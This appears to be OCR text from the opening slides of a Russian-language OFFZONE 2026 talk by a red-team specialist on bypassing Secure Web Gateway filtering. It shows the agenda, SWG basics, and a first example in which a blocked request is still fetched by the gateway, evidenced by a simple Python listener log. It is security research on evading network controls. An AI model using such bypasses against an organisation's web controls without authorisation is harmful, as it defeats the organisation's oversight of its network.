


OFFZONE
2026

Если очень хочется, то
можно: обходим
ограничения современных
SWG-шлюзов и ни в чем
себе не отказываем

Георгий Кумуржи

Независимый эксперт, Red Team-специалист



Обо мне

5 лет в наступательной
кибербезопасности
(web/mobile/social)

Старший преподаватель РТУ
МИРЭА

Победитель и призер Awillix Pentest
Awards 2025, 2026

Автор журнала “Хакер” и ряда BDU

Веду личный ИБ-блог

📧 @kgmnotes (a.k.a. @Russian_OSLNT)

✉ iam@kgmnotes.ru




Содержание презентации

- 01 Что такое SWG-шлюз
- 02 Примеры обхода ограничений SWG-шлюзов
- 03 xferry – авторский инструмент для тестирования SWG-шлюзов
- 04 Проксирование через SWG-шлюзы
- 05 Заключение



Что такое SWG-шлюз



Secure Web Gateway (SWG)



Основной функционал SWG

01 Продвинутая веб-
фильтрация

02 Встроенные механизмы
безопасности

03 Профилирование
пользователей

04 Аналитика и расслед.
инцидентов

А что вы тут делаете, а?



Основной функционал SWG

01 Продвинутая веб-
фильтрация

02 Встроенные механизмы
безопасности

03 Профилирование
пользователей

04 Аналитика и расслед.
инцидентов

Ты туда не ходи, там
фишинг. Попадешься,
премии не будет



Основной функционал SWG

01 Продвинутая веб-
фильтрация

02 Встроенные механизмы
безопасности

03 Профилирование
пользователей

04 Аналитика и расслед.
инцидентов

Я запрещаю вам
пользоваться
Интернетом




Основной функционал SWG

01 Продвинутая веб-
фильтрация

02 Встроенные механизмы
безопасности

03 Профилирование
пользователей

04 Аналитика и расслед.
инцидентов




SWG vs NGFW

SWG – это специализированное решение для контроля именно веб-трафика, которое может использоваться в том числе совместно с NGFW, дополняя его




Примеры обхода ограничений SWG- шлюзов




Пример 1. Обход “зубастых” политик

Пользователю запрещен свободный доступ в сеть Интернет



Пример 1. Обход “зубастых” политик

Пользователю запрещен свободный доступ в сеть Интернет



Замуровали,
демоны!



Пример 1. Обход “зубастых” политик

Несмотря на номинальную блокировку доступа к запрашиваемому пользователем веб-ресурсу, SWG-шлюз всё же выполнил обращение к нему


```
$ python server.py  
HTTP server: 0.0.0.0:443
```

CLIENT	METHOD	PATH	CODE
	GET	/	200
	GET	/favicon.ico	404

